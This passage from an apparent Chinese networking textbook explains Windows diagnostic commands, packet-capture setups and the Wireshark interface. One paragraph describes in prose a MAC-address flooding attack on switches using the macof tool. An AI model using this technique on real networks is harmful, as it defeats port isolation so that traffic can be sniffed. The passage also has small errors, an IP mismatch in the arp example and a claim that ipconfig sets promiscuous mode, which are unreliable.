UDP   127.0.0.1:123          *:*
UDP   192.168.0.163:123      *:*
UDP   192.168.0.163:137      *:*
```

① “套接地址”的概念：在此显示结果中,左边第 1 列是该连接使用的传输层协议,即 TCP 或 UDP。第 2 列是由本机网络接口 IP 地址和开放端口组成的“本地地址(Local Address)”,中间用“:”号隔开。第 3 列是由外部主机 IP 地址和端口组成的“外部地址(Foreign Address)”。由这 5 个参数共同构成互联网通信的“套接地址(socket)”,唯一地定义了互联网通信中的一个进程对进程的传输。第 4 列是该进程的通信连接状态 State,状态类型包括：已建立连接 ESTABLISHED、发送了 TCP 连接请求 SYN、候听 LISTENING、等待对方回应 TIME WAIT 等,参看第 5 章的介绍。

② 由于传输层的 UDP 是无连接的协议,因此 UDP 协议行的外部套接地址为“*.*”,连接状态栏为空。

③ 两个特殊的 IP 地址：0.0.0.0 表示任意值的 IP 地址。127.0.0.1 为本机网络接口的回传地址。详细见第 4.1 节。

(5)【命令】 netstat -o

【功能】 显示与每个连接相关的所属进程 ID。

(6)【命令】 netstat -p proto

【功能】 显示 proto 指定的协议的连接;proto 可以是下列协议之一：TCP、UDP、TCPv6 或 UDPv6。如果与-s 选项一起使用以显示按协议分类的统计信息,proto 包括 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6。

(7)【命令】 netstat -r

【功能】 显示本机路由表内容。这是解决路由问题的基本信息,例如,当发现有一台主

机或一个网络不可连接通时，就先看路由表。路由表对于监测有哪些网络正在与本地计算机通信是很有用的。

【实例】 使用 netstat -r 列出本机路由表，如图 7.5 所示。

```
命令提示符
C:\Documents and Settings\He>netstat -r
   路由表                              列出本机路由表          网络接口列表
Route Table
===========================================================================
Interface List  网络接口列表
0x1 ........................... MS TCP Loopback interface  微软TCP回传接口
0x2 ...00 00 e2 5b d4 61 ...... Realtek RTL8139 Family PCI Fast Ethernet NIC
数据包计划程序微型端口                                              快速以及网卡
===========================================================================
===========================================================================
Active Routes: 有效路由        子网掩码          网关            网络接口      度量
Network Destination        Netmask          Gateway       Interface  Metric
  目的地址 0.0.0.0          0.0.0.0      202.203.44.1   202.203.44.79      20
        127.0.0.0        255.0.0.0         127.0.0.1回传地址 127.0.0.1       1
     202.203.44.0    255.255.255.0     202.203.44.79   202.203.44.79      20
    202.203.44.79  255.255.255.255         127.0.0.1       127.0.0.1      20
   202.203.44.255  255.255.255.255     202.203.44.79   202.203.44.79      20
 广播地址 224.0.0.0        240.0.0.0     202.203.44.79   202.203.44.79      20
  255.255.255.255  255.255.255.255     202.203.44.79   202.203.44.79       1
Default Gateway:      202.203.44.1  默认网关                本机IP地址
===========================================================================
Persistent Routes:  永久路由
  None            无
```

图 7.5 显示列出本机的路由表

(8)【命令】 netstat -s

【功能】 显示按协议统计信息。默认地，显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息。

【实例】 图 7.6 为用 netstat -s 统计本机连接网络的协议包的类型和数量等运行状态，包括 IP、ICMP、TCP 和 UDP 等各种类型包的数量。

```
IPv4 Statistics                                        ICMPv4 Statistics

  Packets Received                      = 71271                                   Received   Sent
  Received Header Errors                = 0              Messages                 10         6
  Received Address Errors               = 9              Errors                   0          0
  Datagrams Forwarded                   = 0              Destination Unreachable  8          1
  Unknown Protocols Received            = 0              Time Exceeded            0          0
  Received Packets Discarded            = 0              Parameter Problems       0          0
  Received Packets Delivered            = 71271          Source Quenches          0          0
  Output Requests                       = 70138          Redirects                0          0
  Routing Discards                      = 0              Echos                    0          2
  Discarded Output Packets              = 0              Echo Replies             2          0
  Output Packet No Route                = 0              Timestamps               0          0
  Reassembly Required                   = 0              Timestamp Replies        0          0
  Reassembly Successful                 = 0              Address Masks            0          0
  Reassembly Failures                   = 0              Address Mask Replies     0          0
  Datagrams Successfully Fragmented     = 0
  Datagrams Failing Fragmentation       = 0            TCP Statistics for IPv4
  Fragments Created                     = 0
                                                         Active Opens                      = 798
UDP Statistics for IPv4                                  Passive Opens                     = 17
                                                         Failed Connection Attempts        = 13
  Datagrams Received    = 6810                           Reset Connections                 = 467
  No Ports              = 15                             Current Connections               = 0
  Receive Errors        = 0                              Segments Received                 = 64443
  Datagrams Sent        = 6309                           Segments Sent                     = 63724
                                                         Segments Retransmitted            = 80
```

图 7.6 列出本机当前网络数据的统计信息

(9)【命令】 netstat -v

【功能】 与-b 选项一起使用时将显示包含于为所有可执行组件创建连接或监听端口的组件。

(10)【命令】 netstat(间隔时间)

【功能】 自动更新显示传输层连接信息,每次显示之间暂停时间间隔(以秒计)。按Ctrl+C停止重新显示统计信息。如果省略,netstat显示当前配置信息(只显示一次)。

7.1.4 地址解析协议命令 Arp

为了在以太帧中封装传输IP包,必须在本地计算机中建立ARP表,将本地以太网内的主机IP地址与MAC地址进行对照查询。在第3.3节中介绍了ARP协议的原理与安全问题。在网络安全管理中,经常需要利用arp命令检查ARP表中的条目,例如,检查本地以太网中是否存在ARP欺骗等。

一台以太网计算机可能有多个网络接口分别与不同的网络连接,在每个联网的接口上都有一个ARP表。图7.7显示的本机ARP表中只有一项IP地址与物理地址的对照关系。在图中的第1行指出:本ARP表是属于IP地址为198.150.221.107网络接口上的,该网络接口的序号是0x2000002。ARP表中显示的是与本机有通信关系的本地网内各主机的IP/MAC地址,一般与本机没有通信关系的主机的信息就不会出现在ARP表中。因此,在同一局域网中不同主机的ARP表的条目数量不同,但是应当至少存在一条本地网关的IP/MAC地址信息,否则本机就无法访问外部互联网。作为局域网公共出口的网关中ARP表的条目最多,几乎包含本地网络中所有主机的IP/MAC地址信息。

```
C:\WINDOWS>arp -a

Interface: 198.150.221.107 on Interface 0x2000002
  Internet Address      Physical Address      Type
  198.150.221.254       00-10-2f-0b-44-00     dynamic
```

IP地址　　物理地址　　动态分配IP地址

图7.7 使用命令 arp -a显示本机ARP表内容

地址解析协议命令Arp有3种形式,其中各命令选项分别说明如下:

(1)【命令】 arp -a[inet_addr][-N[if_addr]]

【功能】 显示ARP缓存的当前内容。如果指定了IP地址[inet_addr],则只显示该机的IP和物理地址。如果本机有多个网络接口使用arp,则显示指定网卡的ARP表。

(2)【命令】 arp -d inet_addr[if_addr]

【功能】 删除表中由inet_addr指定的IP地址的表项。如果IP地址为"*"则删除所有表项。

(3)【命令】 arp -s inet_addr ether_addr[if_addr]

【功能】 在ARP表中加入此IP地址和对应的以太网MAC地址。MAC地址有48位,分为6B,每个字节用两个十六进制数表示。

【实例】 以下指令是把IP地址220.0.0.160对应MAC地址00-50-04-62-F7-23这一个ARP条目添加到缓存中:C:\Documents and Settings\test>arp -s 220.0.0.161 00-50-04-62-F7-23。

值得注意的是:如果有一个IP地址已经分配给了一个具体的网络适配卡,就不能通过修改把已分配的IP地址分配给另一个新物理地址。另外,还有DHCP、BOOTP或者

RARP 会自动分配给网卡一个 IP 地址，在这种情况下，这条 Arp -s 命令就不能使用了。

7.1.5 IPconfig 本机网络配置状态命令

在微软 Windows 操作系统中的 ipconfig 工具可以用来显示本机的 TCP/IP 配置信息，在运行此简单指令后，可获得本机的 IP 地址、子网掩码、默认网关等信息。这一工具也可用来获取本主机的每个 IP 网络接口的信息，如 DNS 主机名、DNS 服务器的 IP 地址、网卡的物理地址、网络接口的 IP 地址，以及是否设置了 DHCP 来自动配置网卡的 IP 地址。在有 DHCP 服务器的网络，指令 ipconfig /renew 可用于申请更新本机的 IP 地址。

IPCONFIG 的命令格式：

```
ipconfig[/?|/all|/renew[adapter]|/release[adapter]|/flushdns|/displaydns|/registerdns
|/showclassid adapter|/setclassid adapter[classid]]
```

各命令选项说明如下：

(1)【命令】 ipconfig /?

【功能】 显示 help 信息。

(2)【命令】 ipconfig /all

【功能】 显示所有的网络配置信息。

(3)【命令】 ipconfig /release[网卡]

【功能】 释放指定网卡的 IP 地址。

(4)【命令】 ipconfig /renew[网卡]

【功能】 更新指定网卡的 IP 地址。

(5)【命令】 ipconfig /flushdns

【功能】 清除 DNS 域名解析器的高速缓存。

说明：如果第(4)和(5)项中没有指定[网卡]，则释放或更新所有的 IP 地址。

(6)【命令】 ipconfig /registerdns

【功能】 更新所有的 DHCP 释放并重新注册 DNS 域名。

(7)【命令】 ipconfig /displaydns

【功能】 显示 DNS 解析器缓存的内容。

(8)【命令】 ipconfig /showclassid

【功能】 显示本网卡可用的 DHCP 的所有 ID。

(9)【命令】 ipconfig /setclassid

【功能】 修改 DHCP 的 class ID。

图 7.8 是运行 ipconfig 命令后的一个简单的网络配置。以下数据是另一个实例及其分析：

```
C:\Documents and Settings\Administrator>ipconfig  /all(显示本机所有网络配置参数)
Windows IP Configuration    (这是本机的第 1 组网络接口参数：微软 Microsoft 网络的参数配置)
    Host Name . . . . . . . . . . . .: HESIDE                    (微软网络主机名)
    Primary Dns Suffix . . . . . . .:                          (首选 DNS 前缀,参看第 6 章)
    Node Type . . . . . . . . . . . .: Unknown                   (网络节点类型)
    IP Routing Enabled. . . . . . . .: No                        (禁止 IP 路由功能)
```

```
    WINS Proxy Enabled. . . . . . . .: No                       (禁止 WINS 代理)
Ethernet adapter 本地连接:    (这是本机的第 2 组网络接口参数:以太网网卡配置)
    Connection-specific DNS Suffix .:
    Description . .: Realtek RTL8102E/RTL8103E Family PCI-E Fast Ethernet NIC(网卡型号)
    Physical Address. . . . . .: 00-24-12-00-33-39              (本网卡 MAC 地址)
    Dhcp Enabled........: Yes                                   (允许动态主机配置协议)
    Autoconfiguration Enabled .: Yes                            (允许自动配置网络参数)
    IP Address.........: 192.168.0.122                          (本以太网接口的 IP 地址)
    Subnet Mask........: 255.255.255.0                          (本 IP 地址的子网掩码)
    Default Gateway......: 192.168.0.1                          (本地网默认网关地址)
    DHCP Server........: 192.168.0.1                            (本地网 DHCP 服务器地址)
    DNS Servers........: 222.172.200.68                         (首选 DNS 服务器地址)
                         192.168.0.1                            (备选 DNS 服务器地址)
    Lease Obtained.......: 2010 年 9 月 12 日星期日 14:58:06       (此组 IP 参数租用时间)
    Lease Expires.......: 2010 年 9 月 19 日星期日 14:58:06        (此组 IP 参数失效时间)
Ethernet adapter 无线网络连接 2: (这是本机的第 3 组网络接口参数:无线以太网网卡配置)
    Connection-specific DNS Suffix .:
    Description........: VIA Networking Technologies USB Wireless LAN Adapter
    Physical Address......: 00-12-7B-47-6E-A3 (本无线网卡 MAC 地址)
    Dhcp Enabled........: Yes                                   (允许动态主机配置协议)
    Autoconfiguration Enabled .: Yes                            (允许自动配置网络参数)
    IP Address.........: 192.168.0.163                          (本无线以太网口 IP 地址)
    Subnet Mask........: 255.255.255.0                          (本 IP 地址的子网掩码)
    Default Gateway......: 192.168.0.1                          (本地网默认网关)
    DHCP Server........: 192.168.0.1                            (本地网 DHCP 服务器)
    DNS Servers........: 222.172.200.68                         (首选 DNS 服务器)
                         192.168.0.1                            (本地网备选 DNS 服务器)
    Lease Obtained.......: 2010 年 9 月 12 日星期日 11:30:54       (此组 IP 参数租用时间)
    Lease Expires.......: 2010 年 9 月 19 日星期日 11:30:54        (此组 IP 参数失效时间)
```

```
C:\Documents and Settings\??>ipconfig

Windows IP Configuration  本机的IP配置信息

Ethernet adapter ????:  以太网卡

        Connection-specific DNS Suffix  . :
        Autoconfiguration IP Address. . . : 169.254.132.121
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

PPP adapter ??:       PPP拨号调制解调器

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 220.165.186.246
        Subnet Mask . . . . . . . . . . . : 255.255.255.255
        Default Gateway . . . . . . . . . : 220.165.186.246
```

图 7.8　使用 ipconfig 显示本机的网络参数配置

以上实例可看出,该网络计算机有 3 个网络接口,每个接口有一组网络参数配置,第 1 组是 Windows 默认安装的 Microsoft 网络的参数配置(未用该网络协议),第 2 组是本机的 100Mbps 快速以太网接口的网络参数,第 3 组是本机的无线以太网接口的网络参数。注

意，图 7.8 所示的计算机中还有一个点对点拨号网络接口的参数配置。

在以上数据中，DHCP 服务器提供给客户机的 IP 地址参数组的租用期长短可根据局域网内用户的流动性和 IP 地址资源状况而设置，如果网内计算机流动性大而 IP 地址资源较紧缺，那么租用期可设得较短（例如 2 小时），如果网内计算机较固定且 IP 地址不紧缺，那么 IP 参数组的租用期可设得较长（例如，此例中为 7 天）。当 IP 地址租用期结束后，DHCP 客户机应重新向服务器提出申请，参看第 3 章的介绍。

7.1.6 net 命令

Net 命令用来查看本地网络计算机上的用户列表（查看在本机是否存在未知可疑的用户账号）、添加和删除用户、与对方计算机建立联系、启动和停止网络服务等。

NET 命令包括：NET[ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP | HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION | SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW]

常用的 net 命令如下：

（1）【命令】 net user

【功能】 查看本计算机上的全部用户列表。

【实例】 C:\Documents and Settings\>net user

```
\\YNU-690363ED785 的用户账户
Administrator     Guest                   YN
Help Assistant    SUPPORT_388945a0(Windows XP 的系统支持账号)
```

（2）【命令】 net user<用户名><密码>

【功能】 修改某用户的密码。

【实例】 C:\>net user administrator 123456

```
命令成功完成。(将 administrator 用户的密码改为 123456)
```

（3）【命令】 net user 用户名 密码 /add

【功能】 在计算机上新增加一个用户及其密码。

【实例】 C:\>net user SSS 12345/add （将用户 SSS 加入用户列表，其密码为 12345）

（4）【命令】 net user<用户名> /del

【功能】 在本计算机的用户名列表中删除此用户名的账号。

关于详细的命令解释和用法解释，可输入 C: \>net help （命令）。本节介绍的这些运行于 Windows 命令提示符下的工具，能够让用户和管理员对计算机的网络参数进行测试和分析。这些工具操作简单有效，不足之处是要记住各种命令格式，得到的是非图形化的输出界面，并且显示的是实时数据，无历史记录。

7.2 网络数据捕获与信息安全诊断

学习网络故障诊断技术的最好方法是边学习边实践。性能良好的网络，要有规范的设

计和工程安装,冗余的设备备份,建立完善的网络数据档案资料,以及网络管理人员培训制度。本节讨论的是网络数据捕获与分析这一强大的技术手段,是最好的网络故障和信息安全检测工具。要想真正搞清楚自己的网络上到底发生了什么事情,就必须捕获与分析网络的数据流,去发现黑客活动的蛛丝马迹,或者去捕获病毒样本,没有别的工具能提供比它更详细的网络信息。

7.2.1 网络数据捕获工具的分类

数据包捕获就是实时地收录网络上传输的数据。包捕获和流量分析工具有不同的类型,诸如网络报文嗅探器、数据包分析器、协议分析器,以及流量监视器等。捕获网络的原始数据是所有这些工具必备的基础功能,在 Windows 系统中,它们大多使用同样的网络数据捕获工具 WinPcap。它们的不同之处在于当数据包被截获之后,这些不同的工具使用不同的分析方法进行解读。包嗅探器只对捕获到的包进行少量的分析,协议分析器对包的内容提供最详细的解读,而包分析器的功能介于二者之间。流量监测工具一般更多地着眼于收集网络数据流的统计信息。这些工具都备有各种附加功能,如图表动态显示、网络数据流量产生器等。本节重点介绍著名的网络协议分析软件 Wireshark。

包捕获看似一个工作于网络层以下的工具,但也能用于分析上面各高层的数据,包括应用层。因为高层数据被封装到包的内核中,对于协议堆栈的低层协议分析时是透明的。高层数据对于分析低层协议时是不用的。高层数据有两种例外:一是高层数据被加密了,二是应用层数据被肢解到多个包中传输。

对包的捕获过程也需要具备基本的网络知识。要深入解读这些捕获结果,需要对相关协议有全面的理解。在使用包捕获工具之前必须先熟悉它的用法以及网络协议。在网络管理中遇到问题的时候,也可以用一个对照比较系统,这样可以观察比较网络数据流的正常表现。在系统发生故障之前就应当了解该系统正常情况下的工作状态如何。因此一个网络管理员的日常工作,就是在他的系统出故障之前,应当定期地对网络运行情况进行详细的分析和记录,了解正常情况下网络数据的表现。

7.2.2 网络数据流的监测点选择

网络数据的捕获只能在已接入的网络链路上进行。如果操作者不能连接到网络的某个接口,也就不能捕获到该接口上的数据流。但是,有时要接入和测试网络的某些链路可能是困难的,例如网络机房的安全封闭、各子网的分割隔离等。而在某些共享媒体的网络上这不是一个问题,例如:早期的以太网 10Base2 和 10Base5 的网络是共享传输线路(同轴电缆),无线局域网的信道也是共享的。还有,利用集线器进行连接的局域网,网上的数据流量是向所有用户公开暴露的。但在交换式网络上,情况就要复杂一些。

1. 交换机对网络数据流的隔离条件

如果只从网络内的一台主机上捕获流量信息,那么在不同网段上传输的数据流它可能永远看不到。有些网络设备,例如网桥和交换机是专门设计了隔离不同网段数据流的,只有在本地网络上的某些部分能够看到其他数据流。在一个交换式的网络上,在每个接口上只能看到有限量的数据流。但是交换机要实现隔离功能,必须有个前提条件,在交换机刚接入系统时,它内部的路由表是空白的,必须运行了足够长的时间后,才能利用 ARP 等协议自

动生成一个相对完善的交换地址表。大部分交换机的路由参数生成过程是：如果收到了一个包，其中的目的地址是未知的，就将此包广播转发到本交换机的所有端口上。所以当一台交换机断电后重新接通电源时，因为它的路由表还没有建立起来，此时就像集线器一样没有隔离作用。当交换机工作了足够长的时间后，内部的路由表已经建立，各端口的数据流将只包含往返于本接口主机或多播和广播的数据流。如果此时已经包括了所需要的数据流，这就最好不过了。但是如果网络管理员要检测全部的网络数据流，就必须使用其他的接入方法。

不能在一个网络接口上访问到所有其他网段的数据有好处也有坏处。基本的好处是可以通过适当的网络设计来控制和隔离对网络数据流的访问。通过对网络的分段，就能够限制对数据的访问范围，提高局部的安全性和对隐私的保护。

对交换机实施泛洪攻击：有些交换机的 MAC 地址表中最多只能存放 4000 个 MAC 地址，当 MAC 地址表被占满溢出后会像集线器一样失去端口隔离功能，即将每个端口的数据都广播到所有端口。MAC 地址泛洪攻击的方法是利用 ARP 协议响应包发送大量的虚假 MAC 地址占满交换机的地址表，使其无法正常工作，而交换机的默认设置是“无法实施数据交换任务时，就将数据向所有端口开放”，于是就去除了端口隔离的障碍。如果交换机有安全配置防备的话，就会被设置为“无法实施数据交换任务时，就将交换机所有端口关闭”。在 Dsniff 中有一个程序称为 macof，专门用于对交换机进行 MAC 地址泛洪攻击。

2. 亲临现场与利用代理进行数据捕获

如果网络管理员要监测某网络上的某些数据而又不能接触该网段时，有几种方法可用来解决此问题：首先，可以携带笔记本电脑到网络的关键地点现场收集数据，缺点是操作人员必须亲自到达现场，这有时是不可能实现的。例如，当网络管理员面临解决一个安全问题，而又不希望被别人发现自己的企图，不能亲自到那些可疑的攻击源位置进行监控。如果管理员需要在网络的多个不同的地方同时收集数据，显然也是不可能亲临现场去做的。

另一个方法是在网络上不同位置设置多台探测计算机用于数据收集，然后可以用 telnet、ssh、X-Window 等软件工具来远程访问它们，只要在每台计算机上安装这些适当的软件即可。有些软件设计时就具备了远程探测的功能，例如，微软的 netmon 支持利用 Windows 平台作为一个探测器来收集数据流。来自这些监测代理计算机上的数据，能够用一个中心管理计算机来进行汇总收集。有些 RMON 探测器也能实现此功能。

3. 交换机端口的数据共享功能

如图 7.9 所示，在使用交换机的网络里，普遍采用两种方法捕获数据。一种是在需监测的交换机端口上串接加入一个集线器，将集线器的一端接到交换机上，再将需要监控的网段连接移到集线器上来。也可以使用集线器临时代替整个交换机，但这样做可能会有麻烦，因为集线器的通信容量较低，也可能网络的数据流量会超过集线器能承受的范围。较好的方案是在交换机的监测链路上扩接一个集线器。




图 7.9　利用扩展集线器将被监测端口的数据流分路共享以便监测

购买一个小型的便携式集线器，用它在网络上的某处建立一个探测点。要把集线器连接到交换机上，应使用交叉线或平行线这两种网络线连接电缆(见第3章关于双绞线电缆的接线方式)。应当有这两种连接电缆，时刻备用。另一方法是采用一些专为嵌入网络而设计的商业设备。这些设备包括监测交换机、光纤分路器，还有用于连接100Mbps链路或连接专用协议的设备。应当仔细阅读交换机等设备的使用手册，充分发挥它们的功能。

4. 交换机端口的数据映射

有些交换机可以将某个端口的网络数据流同时映射复制到另一个监测端口上。某些型号的交换机可以动态地配置交换机参数，把某端口的数据流复制到一个监测用的端口，而其他端口继续正常执行其功能，这种检测对交换机的运行来说是透明的。该技术有许多名字，在Bay的网络产品中叫做“conversation steering 会话操纵”。思科公司称此法为监视或使用“spanning port 跨界端口”，其他名称包括“端口假名”和“端口镜像”。具体操作可参考这些交换机的使用手册。图7.10说明了用交换机端口镜像来接入监测点的部署方案。




图7.10 利用交换机的端口数据映射功能进行数据监测

但是有许多型号的交换机不支持这种将端口数据多路转发的操作，或对其功能设置了限制。某些交换机只允许数据流的从低速端口(10Mbps)转到高速端口(100Mbps)。另一问题是某些种类的有差错数据包会被交换机滤除掉，这就掩盖了可能的网络故障问题。例如，当包出现了帧结构错误时，交换机一般都将这些包丢弃而不是转发。正常情况下，希望交换机丢弃这些产生错误的数据包，以提高网络的实际吞吐量，但在网络诊断的情况下却不希望交换机这样做。必须仔细阅读所用交换机的使用手册。

7.2.3 捕获网络数据流的方法

利用运行在网络主机上的软件或者采用软硬件相结合的专门设备，可以完成网络数据包的捕获。捕获网络数据流的专用设备往往具有高性能的接口，能够毫无丢失地捕获大量高速数据和有差错的数据帧。一般设备的常规网络接口当数据流量很大时也许捕获速度会跟不上，导致数据包的丢失。Wireshark软件可以给出网络数据流的统计结果，报告网络上有多少数据包，而实际捕获了多少数据包等。如果网络的数据流很大，例如电信公司的主网段等，就需要考虑使用高速的硬件设备，或者将整个网络分段成若干子网，以减少各子网上的流量。网络数据流的捕获与分析用于网络运行状态的监测、病毒样本的捕获、黑客活动的监控等。

包捕获软件的工作是先将网络接口卡设置为混杂模式。在一些系统中，运行包捕获软件前，先得用IPconfig命令手动设置网络接口卡为混杂模式。在交换式网络中，网卡接收

的数据包必须满足以下条件：目的地址为本网卡的单播地址的数据包、具有多播地址并且与本机接口地址配置相吻合的数据包、具有广播地址的数据包。网卡在混杂模式下，无论数据包的目的地址是什么，所有数据都能被捕获下来。绝大多数网卡都可以配置成混杂模式，但仍有一些网卡被人为地禁止做这样的设置。

7.2.4 网络协议分析软件 Wireshark

Wireshark 是一个十分优秀的网络协议分析软件，它的曾用名是 Ethereal。本节介绍的 Wireshark 版本是 0.99.0。最新版本的下载网站是 http://www.wireshark.org。本节内容基本可以满足普通网络用户的使用，如果要利用它的更多分析统计功能进行深入的网络安全分析研究，可参看附件参考资料。

1. Wireshark 的主界面

Wireshark 的主界面如图 7.11 所示。窗体的主要部分：包概况窗体（Summary Window）、协议树窗体（Protocol Tree Window）、包数据显示窗体（Data View Window）和过滤器工具栏（Filter Bar）。过滤器工具用于选择在包概况窗口中将显示哪些类型的数据包，只有符合过滤条件的数据包才会显示在包概况窗体中。状态栏（Statusbar）显示捕获文件的路径名和协议树窗体中的协议字段信息。

